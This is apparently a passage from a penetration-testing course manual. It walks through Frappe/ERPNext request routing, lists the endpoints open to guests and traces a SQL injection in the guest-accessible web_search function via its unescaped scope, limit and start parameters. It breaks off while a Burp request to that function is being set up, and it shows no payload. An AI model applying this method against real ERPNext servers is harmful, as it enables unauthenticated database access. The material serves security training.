
Figure 186: Stock DocType

While it is possible to create a DocType by clicking **New** in the top right corner, this particular DocType was created during installation and can be found in the application’s code at:

apps/erpnext/erpnext/stock/doctype/stock_entry_detail/stock_entry_detail.json

Listing 285~Path to stock_entry_detail.json

Below, we have the DocType open in Visual Studio Code.



```

() stock entry detail.json x
apps > erpnext > erpnext > stock > doctype > stock_entry_detail > () stock_entry_detail.json > ...
1
2 "autoname": "hash",
3 "creation": "2013-03-29 18:22:12",
4 "doctype": "DocType",
5 "document_type": "Other",
6 "editable_grid": 1,
7 "engine": "InnoDB",
8 "field_order": [
9   "barcode",
10  "section_break_2",
11  "s_warehouse",
12  "col_break1",
13  "t_warehouse",
14  "sec_break1",
15  "item_code",
16  "item_group",
17  "col_break2",
18  "item_name",
19  "section_break_8"


```

Figure 187: Viewing DocType JSON

DocTypes in Frappe are also accompanied by .py files that contain additional logic and routes that support additional features. For example, the bank account DocType found in `apps/erpnext/erpnext/accounts/doctype/bank_account/` contains `bank_account.py`, which adds three functions for the application to use:

1. `make_bank_account`
2. `get_party_bank_account`
3. `get_bank_account_details`

Referring back to the documentation about DocTypes in Frappe, it states: “DocType is the basic building block of an application and encompasses all the three elements i.e. model, view and controller”. The DocType encompasses the model element of MVC with a table in the database. The view is the DocType’s ability to be edited and displayed as a form (this includes the ability to edit the DocType within the UI). Finally, the DocType acts as a controller by making use of the .py files that accompany the DocType.



```

apps > expnext > erpnext > accounts >doctype > bank_account > __init__.py
1  # coding: utf-8
2  # Copyright (c) 2015, Frappe Technologies Pvt. Ltd. and contributors
3  # For license information, please see license.txt
4
5  from __future__ import unicode_literals
6  import frappe
7  from frappe import _
8  from frappe.model.document import Document
9  from frappe.contacts.address_and_contact import load_address_and_contact, delete
10
11 class BankAccount(Document):
12     def onload(self):
13         """Load address and contacts in `onload`"""
14         load_address_and_contact(self)
15
16     def on_trash(self):
17         delete_address_and_contact('BankAccount', self.name)
18
19     def validate(self):
20         self.validate_company()
21
22     def validate_company(self):
23         if self.is_company_account and not self.company:
24             frappe.throw("Company is mandatory for company account")
25
26     @frappe.whitelist()
27     def make_bank_account(doctype, docname):
28         doc = frappe.new_doc("Bank Account")
29         doc.party_type = doctype
30         doc.party = docname
31         doc.is_default = 1
32
33         return doc
34
35     @frappe.whitelist()
36     def get_party_bank_account(party_type, party):
37         return frappe.db.get_value(party_type,
38             party, 'default_bank_account')
39
40     @frappe.whitelist()
41     def get_bank_account_details(bank_account):
42         return frappe.db.get_value("Bank Account",
43             bank_account, ['account', 'bank', 'bank_account_no'], as_dict=1)
44

```

Figure 188: Bank Account DocType

Frameworks and applications that use a metadata -driven pattern need to be very flexible for use across various configurations. Because of this, interesting challenges and even more interesting solutions appear. One such solution is Frappe’s choice for HTTP routingNotice that the DocType Python file contained a string “@frappe.whitelist()” above each method. This is one of the methods that Frappe uses to route HTTP requests to the appropriate functions. We will use this information later to discover a SQL injectionvulnerability.

8.2.3 HTTP Routing in Frappe

In modern web applications, HTTP routing is used to map HTTP requests to their corresponding functions. For example, if a GET request to /user runs a function to obtain the current user’s information, that route must be defined somewhere in the application.

Frappe uses a Pythondecoratorwith the function name *whitelist* to expose API endpoints.¹¹⁷ This function is defined in apps/frappe/frappe/__init__.py.

```

470     whitelisted = []
471     guest_methods = []
472     xss_safe_methods = []
473     def whitelist(allow_guest=False, xss_safe=False):
474         """

```

¹¹⁷ (Github, 2019), <https://github.com/frappe/frappe/wiki/Developer-Cheatsheet#how-to-make-public-api>

```

475     Decorator for whitelisting a function and making it accessible via HTTP.
476     Standard request will be `/api/method/[path.to.method]` 
477
478     :param allow_guest: Allow non logged-in user to access this method.
479
480     Use as:
481
482         @frappe.whitelist()
483         def myfunc(param1, param2):
484             pass
485             """
486             def innerfn(fn):
487                 global whitelisted, guest_methods, xss_safe_methods
488                 whitelisted.append(fn)
489
490                 if allow_guest:
491                     guest_methods.append(fn)
492
493                     if xss_safe:
494                         xss_safe_methods.append(fn)
495
496             return fn
497
498         return innerfn
499

```

Listing 286 - Whitelist function in __init__.py

Essentially, when a function has the “@frappe.whitelist()” decorator above it, the *whitelist* function is executed and the function being called is added to a list of whitelisted functions (line 488), *guest_methods* (line 490-491), or *xss_safe_methods* (line 493-494). This list is then used by the *handler* found in the apps/frappe/frappe/handler.py file. An HTTP request is first processed by the *handle* function.

```

15     def handle():
16         """handle request"""
17         cmd = frappe.local.form_dict.cmd
18         data = None
19
20         if cmd != 'login':
21             data = execute_cmd(cmd)
22
23             # data can be an empty string or list which are valid
24             # responses
25             if data is not None:
26                 if isinstance(data, Response):
27                     # method returns a response object, pass it on
28                     return data
29
30                     # add the response to `message` label
31                     frappe.response['message'] = data
32
33             return build_response("json") 33

```

Listing 287 - Handle function in handler.py

First, the `handle` function extracts the `cmd` that the request is attempting to execute (line 17). This value is obtained from the `frappe.local.form_dict.cmd` variable. As long as the command (`cmd`) is not “login” (line 20), the command is passed to the `execute_cmd` function (line 21).

```

34     def execute_cmd(cmd, from_async=False):
35         """execute a request as python module"""
36         for hook in frappe.get_hooks("override_whitelisted_methods", {}).get(cmd, []):
37             # override using the first hook
38             cmd = hook
39             break
40
41         try:
42             method = get_attr(cmd)
43         except Exception as e:
44             if frappe.local.conf.developer_mode: 45
45                 raise e
46             else:
47                 frappe.respond_as_web_page(title='Invalid Method', html='Method not found',
48                 indicator_color='red', http_status_code=404)
49             return
50
51             if from_async:
52                 method = method.queue
53
54         if is_whitelisted(method)
55
56         return frappe.call(method, **frappe.form_dict)

```

Listing 288 - execute_cmd function in handler.py

The `execute_cmd` function will attempt to find the command and return the method (line 42). If the method was found, Frappe will check if it is whitelisted (line 54) using the `whitelisted` list. If it is found, the function is executed. We can inspect this process in the `is_whitelisted` function.

```

59             def is_whitelisted(method):
60                 # check if whitelisted
61                 if frappe.session['user'] == 'Guest':
62                     if (method not in frappe.guest_methods):
63                         frappe.msgprint(_("Not permitted"))
64                         raise frappe.PermissionError('Not Allowed,
{0}'.format(method))
65
66             if method not in frappe.xss_safe_methods:
67                 # strictly sanitize form_dict
68                 # escapes html characters like <> except for predefined tags like a, b, ul etc.
69                 for key, value in frappe.form_dict.items():
70                     if isinstance(value, string_types): 71
frappe.form_dict[key] = frappe.utils.sanitize_html(value)
72
73                     else:
74                         if not method in frappe.whitelisted:
frappe.msgprint(_("Not permitted"))
75
76                         raise frappe.PermissionError('Not Allowed,

```

```
{0}'.format(method))
```

Listing 289 - *is_whitelisted* function in handler.py


The *is_whitelisted* method simply checks to ensure the function being executed is in the list of whitelisted functions.

This means that the client can call any Frappe function directly if the `@frappe.whitelist()` decorator is in use for that function. In addition, if “allow_guest=True” is also passed in the decorator, the user does not have to be authenticated to run the function.

If the *is_whitelisted* function does not raise any exceptions, the *execute_cmd* function will call *frappe.call* and pass all the arguments in the request to the function (line 56 of handler.py).

Let's load a page and attempt to discover what a request that calls the function directly looks like.

To do this, we will open Burp and configure Firefox to use it as a proxy. When the root page of ERPNext is loaded, we will capture a request that attempts to run a Python function directly. The request we capture is triggered automatically on page load.



#	Host	Method	URL	Params	Edited	Status	Length	MIME
111	http://erpnext:8000	GET	/			200	17713	HTML
114	http://erpnext:8000	GET	/assets/frappe/js/lib/jquery/jquery.min...			200	85899	script
115	http://erpnext:8000	GET	/assets/js/frappe-web.min.js			200	318124	script
116	http://erpnext:8000	GET	/assets/js/bootstrap-4-web.min.js			200	231386	script
117	http://erpnext:8000	GET	/website_script.js			200	454	script
118	http://erpnext:8000	GET	/assets/js/erpnext-web.min.js			200	5004	script
120	http://erpnext:8000	POST	/	✓		200	375	JSON
121	http://erpnext:8000	GET	/assets/frappe/css/fonts/fontawesome...	✓		200	77470	text

Figure 189: Capturing Direct Function Execution Request

The command in Figure 189 that attempts to execute can be found in Listing 290.

```
frappe.websitedoctype.website_settings.website_settings.is_chat_enabled
```


Listing 290 - cmd from captured request

Searching for the *is_chat_enabled* function within the code leads us to the following file:

```
apps/frappe/frappe/website/doctype/website_settings/website_settings.py
```

Listing 291 - Location of the is_chat_enabled function

We can open this file in Visual Studio Code to reveal the *is_chat_enabled* function.



```

 124     def get_items(parentfield):
 125         all_top_items = frappe.db.sql("""
 126             select * from `tabTop Bar Item`
 127             where parent='Website Settings' and parentfield=%s
 128             order by idx asc""", parentfield, as_dict=1)
 129
 130         top_items = all_top_items[1]
 131
 132         # attach child items to top bar
 133         for d in all_top_items:
 134             if d['parent_label']:
 135                 for t in top_items:
 136                     if t['label']==d['parent_label']:
 137                         if not 'child_items' in t:
 138                             t['child_items'] = []
 139                         t['child_items'].append(d)
 140                         break
 141
 142     return top_items
 143
 144 @frappe.whitelist(allow_guest=True)
 145 def is_chat_enabled():
 146     return bool(frappe.db.get_single_value('Website Settings', 'chat_enable'))

```

Figure 190: *is_chat_enabled* in *website_settings.py*

Frappe uses the directory structure to find the file and function to execute, as shown in Listing 292.

```

frappe.websitedoctype.website_settings .is_chat_enabled
apps/frappe/ frappe/website/doctype/website_set tings/website_settings .py

```

Listing 292- Comparing cmd to file structure

Based on the function code, we'll notice the *is_chat_enabled* function also contains “`@frappe.whitelist(allow_guest=True)`”, which allows the command to be executed by an unauthenticated user.

```

144 @frappe.whitelist(allow_guest=True)
145 def is_chat_enabled():
146     return bool(frappe.db.get_single_value('Website Settings',
  'chat_enable'))

```

Listing 293- Reviewing *is_chat_enabled* function

Now that we know how a request is handled, we can move forward in the vulnerability discovery process. The designation of guest-accessible routes will allow us to create a list of starting points to search for vulnerabilities that could lead to authentication bypass.

8.2.3.2 Exercise

Now that we know how the functions are executed, find all whitelisted, guest-allowed functions.


8.3 Authentication Bypass Discovery

Now that the results of the previous exercise provide us with a manageable list of endpoints that are accessible by unauthenticated users, we can begin hunting for vulnerabilities. However, we still need a methodology to review the results. One way of doing this is to search for functions that break the MVC or metadata-driven pattern. Since the list of endpoints represents the user's direct interaction with the application, we can treat these as controllers. Searching for direct

modifications of the model or view in the controller could point us in the direction of a vulnerability. We could accomplish this by searching for SQL queries directly in the whitelisted functions.

8.3.1 Discovering the SQL Injection

Searching for SQL in the 91 guest-whitelisted results, we quickly find the `web_search` function in the `apps/frappe/frappe/utils/global_search.py` file.



```
global_search.py
459 @frappe.whitelist(allow_guest=True)
460 def web_search(text, scope=None, start=0, limit=20):
461     """
462     Search for given text in __global_search where published = 1
463     :param text: phrase to be searched
464     :param scope: search only in this route, for e.g /docs
465     :param start: start results at, default 0
466     :param limit: number of results to return, default 20
467     :return: Array of result objects
468     """
469
470     results = []
471     texts = text.split('&')
472     for text in texts:
```

Figure 191: Finding `web_search` in `global_search.py`

The function begins by defining four arguments: `text`, `scope`, `start`, and `limit`:

```
459     @frappe.whitelist(allow_guest=True)
460     def web_search(text, scope=None, start=0, limit=20):
461         """
462         Search for given text in __global_search where published = 1
463         :param text: phrase to be searched
464         :param scope: search only in this route, for e.g /docs
465         :param start: start results at, default 0
466         :param limit: number of results to return, default 20
467         :return: Array of result objects 468         """
469
470     results = []
471     texts = text.split('&')
472     for text in texts:
```

Listing 294 - Reviewing `web_search` function - definition

Next, the `web_search` function splits the `text` variable into a list of multiple search strings and begins looping through them.

```
470     results = []
471     texts = text.split('&')
472     for text in texts:
```

Listing 295 - Reviewing `web_search` function - splitting

Within the `for` loop, the query string is set and the string is formatted. However, not all of the parameters are appended to the query in the same way.

```

473     common_query = """ SELECT `doctype`, `name`, `content`, `title`, `route`
474     FROM `__global_search`
475     WHERE {conditions}
476     LIMIT {limit} OFFSET {start}"""
477
478     scope_condition = '`route` like "{}%" AND '.format(scope) if scope
479     else ''
480     published_condition = '`published` = 1 AND ' 480
mariadb_conditions = postgres_conditions =
'.join([published_condition, scope_condition])
481
482     # https://mariadb.com/kb/en/library/full-text-index-overview/#inboolean-mode
483     text = "{}".format(text)
484     mariadb_conditions += 'MATCH(`content`) AGAINST ({}) IN BOOLEAN
MODE) '.format(frappe.db.escape(text))
485     postgres_conditions += 'TO_TSVECTOR("content") @@_
PLAINTO_TSQUERY({})'.format(frappe.db.escape(text))
486
487     result = frappe.db.multisql({
488         'mariadb':
common_query.format(conditions=mariadb_conditions, limit=limit, start=start),
489         'postgres': common_query.format(conditions=postgres_conditions, limit=limit,
start=start) 490                 }, as_dict=True)


```

Listing 296 - Reviewing web_search function - SQL

On lines 484 and 485, the *text* is appended to the query using the *format* function but the string is first passed into a *frappe.db.escape* function. However, on lines 480, 488, and 489, the parameters are not escaped, potentially allowing us to inject SQL. This means that we could SQL inject the *scope*, *limit*, and *start* arguments.

Let's first modify the request we currently have that runs a Python function to execute *web_search* and set a breakpoint on it to pause on execution.

To pause execution early in the *web_search* function, we will place the breakpoint on line 470 next to the line that reads “*results = []*”.




```

apps > frappe > frappe > utils > global_search.py > web_search > results
456     return results
457
458
459     @frappe.whitelist(allow_guest=True)
460     def web_search(text, scope=None, start=0, limit=20):
461         """
462             Search for given text in __global_search where published = 1
463             :param text: phrase to be searched
464             :param scope: search only in this route, for e.g /docs
465             :param start: start results at, default 0
466             :param limit: number of results to return, default 20
467             :return: Array of result objects
468         """
469
470     ● 470     results = []
471     texts = text.split('&')
472     for text in texts:
473         common_query = ''' SELECT `doctype`, `name`, `content`, `title`, `route`
474                         FROM __global_search
475                         WHERE {conditions}
476                         LIMIT {limit} OFFSET {start}'''
```

Figure 192: Setting Breakpoint on Line 470

Next, we will send the `is_chat_enabled` request to Repeater and modify it to run the `web_search`



#	Host	Method	URL	Params	Edited	Status	Length	MIME type
111	http://erpnext:8000	GET	/			200	17713	HTML
114	http://erpnext:8000	GET	/assets/frappe/s/ib/jquery/jquery.min...			200	85899	script
115	http://erpnext:8000	GET	/assets/js/frappe-web.min.js			200	318124	script
116	http://erpnext:8000	GET	/assets/js/bootstrap 4 wcb.min.js			200	231386	script
117	http://erpnext:8000	GET	/website_script.js			200	454	script
118	http://erpnext:8000	GET	/assets/js/erpnext-web.min.js			200	5004	script
120	http://erpnext:8000	POST	/		✓	200	375	JSON
121	http://erpnext:8000	GET	/assets/frappe/css/fonts/fontawesome...		✓	200	1740	text
122	http://erpnext:8000	GET	/contact			200	7189	HTML
123	http://erpnext:8000	GET	/website_script.js			200	454	script
124	http://erpnext:8000	POST	/		✓	200	375	JSON
125	http://erpnext:8000	GET	/			200	17713	HTML
126	http://erpnext:8000	GET	/website_script.js			200	454	script
127	http://erpnext:8000	POST	/		✓	200	375	JSON

function.

Figure 193: Sending Request to Repeater

Once in Repeater, we need to modify the request to match the file path and the function call. The file path for the `web_search` function is `apps/frappe/frappe/utils/global_search.py` and would make the `cmd` call “`frappe.utils.global_search.web_search`”.

